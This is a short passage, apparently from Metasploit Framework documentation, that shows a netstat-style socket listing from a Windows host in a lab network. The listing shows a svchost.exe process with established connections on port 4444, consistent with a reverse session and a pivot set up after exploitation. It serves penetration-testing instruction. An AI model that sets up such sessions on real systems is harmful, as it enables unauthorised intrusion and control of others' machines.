    tcp    0.0.0.0:135           0.0.0.0:*             LISTEN       0     0      684/svchost.exe
    tcp    0.0.0.0:445           0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:1027          0.0.0.0:*             LISTEN       0     0      1072/dns.exe
    tcp    0.0.0.0:1030          0.0.0.0:*             LISTEN       0     0      416/lsass.exe
    tcp    0.0.0.0:1032          0.0.0.0:*             LISTEN       0     0      1440/wins.exe
    tcp    0.0.0.0:1033          0.0.0.0:*             LISTEN       0     0      1300/tcpsvcs.exe
    tcp    0.0.0.0:3389          0.0.0.0:*             LISTEN       0     0      1740/svchost.exe
    tcp    127.0.0.1:1034        0.0.0.0:*             LISTEN       0     0      1932/alg.exe
    tcp    192.168.190.130:139   0.0.0.0:*             LISTEN       0     0      4/System
    tcp    192.168.0.15:139      0.0.0.0:*             LISTEN       0     0      4/System
    tcp    192.168.0.15:1035     192.168.0.13:4444     ESTABLISHED  0     0      788/svchost.exe
    tcp    192.168.190.130:4444  192.168.190.131:2857  ESTABLISHED  0     0      788/svchost.exe
    udp    0.0.0.0:9             0.0.0.0:*                          0     0      1300/tcpsvcs.exe
    udp    0.0.0.0:1813          0.0.0.0:*                          0     0      788/svchost.exe
    udp    0.0.0.0:1812          0.0.0.0:*                          0     0      788/svchost.exe
    udp    0.0.0.0:13            0.0.0.0:*                          0     0      1300/tcpsvcs.exe
```

Questions?

Metasploit Framework

Standard Usage